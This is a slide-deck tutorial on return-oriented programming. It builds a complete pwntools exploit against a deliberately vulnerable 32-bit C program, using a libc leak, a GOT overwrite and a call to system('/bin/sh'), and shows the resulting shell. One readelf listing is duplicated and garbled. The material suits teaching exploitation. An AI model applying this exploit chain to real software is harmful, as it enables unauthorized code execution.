



RETURN **O**RIENTED **P**ROGRAMMING

91913232

COWB3LL


CONTENTS

- What is ROP?
- Basic Knowledge
 - plt,got
 - got overwrite
 - RTL Chain
 - Gadget
- ROP with example code





WHAT IS ROP?

- ROP
 - Return Oriented Programming
 - Attack technique for controlling call stacks using mechanical code inside vulnerable program




BASIC KNOWLEDGE (PLT,GOT)

- PLT : Table that connects external procedures
- GOT : Table referenced by PLT. It contains the addresses of procedures.




BASIC KNOWLEDGE

(GOT OVERWRITE)



BASIC KNOWLEDGE

(GOT OVERWRITE)




BASIC KNOWLEDGE

(RTL CHAIN)




BASIC KNOWLEDGE

(RTL CHAIN)




BASIC KNOWLEDGE (GADGET)

- Gadget refers to a piece of code
- Recently, A continuous command ending with a RET



BASIC KNOWLEDGE (GADGET)

- Gadget refers to a piece of code
- Recently, A continuous command ending with a RET



ROP WITH EXAMPLE CODE

Buf size = 100

But read () range = 256

=> bufferoverflow

Protection Tech

- ASLR, NX-BIT

```
1  #include <unistd.h>
2
3  int main(void){
4      char buf[100];
5
6      read(0, buf, 256);
7      write(1, buf, 100);
8
9      return 0;
10 }
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr
- write_plt,got addr
- pppr gadget addr
- system offset
- Writable area

```
1  #include <unistd.h>
2
3  int main(void){
4      char buf[100];
5
6      read(0, buf, 256);
7      write(1, buf, 100);
8
9      return 0;
10 }
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr plt = 0x08049030
 got = 0x0804c00c
- write_plt,got addr
- pppr gadget addr
- system offset
- Writable area

```
~/Desktop/laz/rop objdump -d rop | grep -A4 'read'
08049030 <read@plt>:
8049030:    ff 25 0c c0 04 08    jmp     *0x804c00c
8049036:    68 00 00 00 00      push    $0x0
804903b:    e9 e0 ff ff ff      jmp     8049020 <.>.plt>
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr plt = 0x08049030
 got = 0x0804c00c
- write_plt,got addr plt = 0x08049050
 got = 0x0804c014
- pppr gadget addr
- system offset
- Writable area

```
~/Desktop/laz/rop objdump -d rop | grep -A4 'write'
08049050 <write@plt>:
8049050: ff 25 14 c0 04 08      jmp     *0x804c014
8049056: 68 10 00 00 00        push   $0x10
804905b: e9 c0 ff ff ff        jmp     8049020 <.plt>
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr plt = 0x08049030
 got = 0x0804c00c
- write_plt,got addr plt = 0x08049050
 got = 0x0804c014
- pppr gadget addr ppr = 0x0804920a
 pppr = 0x08049209
- system offset
- Writable area

```
gdb-peda$ ropgadget
ret = 0x804900a
popret = 0x804901e
pop2ret = 0x804920a
pop3ret = 0x8049209
pop4ret = 0x8049208
addesp_12 = 0x804901b
addesp_16 = 0x80490e2
gdb-peda$
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr plt = 0x08049030
 got = 0x0804c00c
- write_plt,got addr plt = 0x08049050
 got = 0x0804c014
- pppr gadget addr ppr = 0x0804920a
 pppr = 0x08049209
- **system offset** **offset = 0xabcf0**
- Writable area

```
gdb-peda$ p read - system
$1 = 0xabcf0
gdb-peda$
```


ROP WITH EXAMPLE CODE

Required information

- `read_plt,got addr` `plt = 0x08049030`
`got = 0x0804c00c`
- `write_plt,got addr` `plt = 0x08049050`
`got = 0x0804c014`
- `pppr gadget addr` `ppr = 0x0804920a`
`pppr = 0x08049209`
- `system offset` `offset = 0xabcf0`
- **Writable area**

```
~/Desktop/laz/rop readelf -S rop
There are 29 section headers, starting at offset 0x3758:

Section Headers:
[Nr] Name           Type              Addr             Off             Size             ES Flg Lk Inf Al
[ 0]                 NULL              00000000          000000          000000 00   0 0 0 0
[ 1] .interp            PROGBITS          08048194          000194          000013 00   A 0 0 1
[ 2] .note.gnu.build-id NOTE              080481a8          0001a8          000024 00   A 0 0 4
[ 3] .note.ABI-tag      NOTE              080481cc          0001cc          000020 00   A 0 0 4
[ 4] .gnu.hash          GNU_HASH          080481ec          0001ec          000020 04   A 5 0 1 4
[ 5] .dynsym            DYNSYM           0804820c          00020c          000060 10   A 6 1 4
[ 6] .dynstr            STRTAB           0804826c          00026c          000050 00   A 0 0 1
[ 7] .gnu.version        VERSYM           080482bc          0002bc          00000c 02   A 5 0 2
[ 8] .gnu.version_r      VERNEED          080482c8          0002c8          000020 00   A 6 1 4
[ 9] .rel.dyn            REL              080482e8          0002e8          000008 08   A 5 0 4
[10] .rel.plt            REL              080482f0          0002f0          000018 08  AI 5 22 4
[11] .init               PROGBITS          08049000          001000          000020 00  AX 0 0 4
[12] .plt                PROGBITS          08049020          001020          000040 04  AX 0 0 16
[13] .text               PROGBITS          08049060          001060          0001b5 00  AX 0 0 16
[14] .fini               PROGBITS          08049218          001218          000014 00  AX 0 0 4
[15] .rodata              PROGBITS          0804a000          002000          000008 00   A 0 0 4
[16] .eh_frame_hdr        PROGBITS          0804a008          002008          000044 00   A 0 0 4
[17] .eh_frame            PROGBITS          0804a04c          00204c          000114 00   A 0 0 4
[18] .init_array          INIT_ARRAY        0804bf0c          002f0c          000004 04  WA 0 0 4
[19] .fini_array          FINI_ARRAY        0804bf10          002f10          000004 04  WA 0 0 4
[20] .dynamic              DYNAMIC           0804bf14          002f14          0000e8 08  WA 6 0 4 Pro
[21] .got                 PROGBITS          0804bffc          002ffc          000004 04  WA 0 0 4
[22] .got.plt             PROGBITS          0804c000          003000          000018 04  WA 0 0 4
[23] .data                PROGBITS          0804c018          003018          000008 00  WA 0 0 4
[24] .bss                 NOBITS            0804c020          003020          000004 00  WA 0 0 1
[25] .comment              PROGBITS          00000000          003020          00001d 01  MS 0 0 1
[26] .symtab               SYMTAB            00000000          003040          000410 10  27 43 4
[27] .strtab               STRTAB            00000000          003450          000207 00   0 0 1
[28] .shstrtab             STRTAB            00000000          003657          000101 00   0 0 1

Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
p (processor specific)

~/Desktop/laz/rop
```

ROP WITH EXAMPLE CODE

Required information

- `read_plt, got addr` `plt = 0x08049030`
`got = 0x0804c00c`
- `write_plt, got addr` `plt = 0x08049050`
`got = 0x0804c014`
- `pppr gadget addr` `ppr = 0x0804920a`
`pppr = 0x08049209`
- `system offset` `offset = 0xabcf0`
- `Writable area` `bss = 0x0804c020`

```
~/Desktop/laz/rop readelf -S rop
There are 29 section headers, starting at offset 0x3758:

Section Headers:
[Nr] Name              Type              Addr              Off              Size              ES              Flg              Lk              Inf              Al
[ 0]                     NULL              00000000          000000          000000          00              0              0              0
[ 1] .interp              PROGBITS          08048194          000194          000013          00              A              0              0              1
[ 2] .note.gnu.build-id    NOTE              080481a8          0001a8          000024          00              A              0              0              4
[ 3] .note.ABI-tag         NOTE              080481cc          0001cc          000020          00              A              0              0              4
[ 4] .gnu.hash             GNU_HASH          080481ec          0001ec          000020          04              A              5              0              4
[ 5] .dynsym              DYNSTR            0804820c          00020c          000060          10              A              6              1              4
[ 6] .dynstr              STRTAB            0804826c          00026c          000050          00              A              0              0              1
[ 7] .gnu.version          VERSYM            080482bc          0002bc          00000c          02              A              5              0              2
[ 8] .gnu.version_r        VERNEED           080482c8          0002c8          000020          00              A              6              1              4
[ 9] .rel.dyn              REL               080482e8          0002e8          000008          08              A              5              0              4
[10] .rel.plt              REL               080482f0          0002f0          000018          08              AI             5              22             4
[19] .fini_array          FINI_ARRAY        0804bf10          002f10          000004          04              WA              0              0              4
[20] .dynamic              DYNAMIC           0804bf14          002f14          0000e8          08              WA              0              0              4
[21] .got                 PROGBITS          0804bffc          002ffc          000004          04              WA              0              0              4
[22] .got.plt             PROGBITS          0804c000          003000          000018          04              WA              0              0              4
[23] .data                PROGBITS          0804c018          003018          000008          00              WA              0              0              4
[24] .bss                 NOBITS            0804c020          003020          000004          00              WA              0              0              1
[21] .got                 PROGBITS          0804bffc          002ffc          000004          04              WA              0              0              4
[22] .got.plt             PROGBITS          0804c000          003000          000018          04              WA              0              0              4
[23] .data                PROGBITS          0804c018          003018          000008          00              WA              0              0              4
[24] .bss                 NOBITS            0804c020          003020          000004          00              WA              0              0              1
[25] .comment              PROGBITS          00000000          003020          00001d          01              MS              0              0              1
[26] .symtab              SYMTAB            00000000          003040          000040          10              27             43             4
[27] .strtab              STRTAB            00000000          003450          000207          00              0              0              1
[28] .shstrtab            STRTAB            00000000          003657          000101          00              0              0              1

Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
p (processor specific)

~/Desktop/laz/rop
```

ROP WITH EXAMPLE CODE

Required information

- read_plt,got addr plt = 0x08049030
 got = 0x0804c00c
- write_plt,got addr plt = 0x08049050
 got = 0x0804c014
- pppr gadget addr ppr = 0x0804920a
 pppr = 0x08049209
- system offset offset = 0xabcf0
- Writable area bss = 0x0804c020

```
1 from pwn import *
2
3 p = process('./rop')
4 # gdb.attach(p)
5
6 read_plt = 0x08049030
7 read_got = 0x0804c00c
8 write_plt = 0x08049050
9 write_got = 0x0804c014
10 pppr = 0x08049209
11 system_offset = 0xabcf0
12 bss = 0x0804c020
```

ROP WITH EXAMPLE CODE

Rop stage 1

- Using bufferoverflow
- Ret => write@plt
 - get read address
 - get system address

```
16  payload = 'A' * 104
17
18  payload += p32(write_plt)
19  payload += p32(pppr)
20  payload += p32(1)
21  payload += p32(read_got)
22  payload += p32(4)
```

```
44  read_addr = u32(p.recv()[-4:])
45
46  system_addr = read_addr - system_offset
```

ROP WITH EXAMPLE CODE

Rop stage 0

- Use the read() to write '/bin/sh' in the bss area
- Use the read() to write system_addr in the write()@got
 - Using write() => call system()
- /bin/sh as a factor to use the write(){system('/bin/sh')}

```
26 payload += p32(read_plt)
27 payload += p32(pppr)
28 payload += p32(0)
29 payload += p32(bss)
30 payload += p32(8)
31
32 payload += p32(read_plt)
33 payload += p32(pppr)
34 payload += p32(0)
35 payload += p32(write_got)
36 payload += p32(4)
37
38 payload += p32(write_plt)
39 payload += 'A' * 4
40 payload += p32(bss)
```

```
48 p.send('/bin/sh\x00')
49 p.send(p32(system_addr))
50
51 p.interactive()
```

EXPLOIT

```
~/Desktop/laz/rop ➤ python exploit2.py
[+] Starting local process './rop': pid 9052
[*] Switching to interactive mode
$ id
uid=1000(c0wb3ll) gid=1000(c0wb3ll) groups=1000(c0wb3ll),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetoo
th),132(scanner)
$
```

51 p.interactive()

Line 41, Column 1

QNA

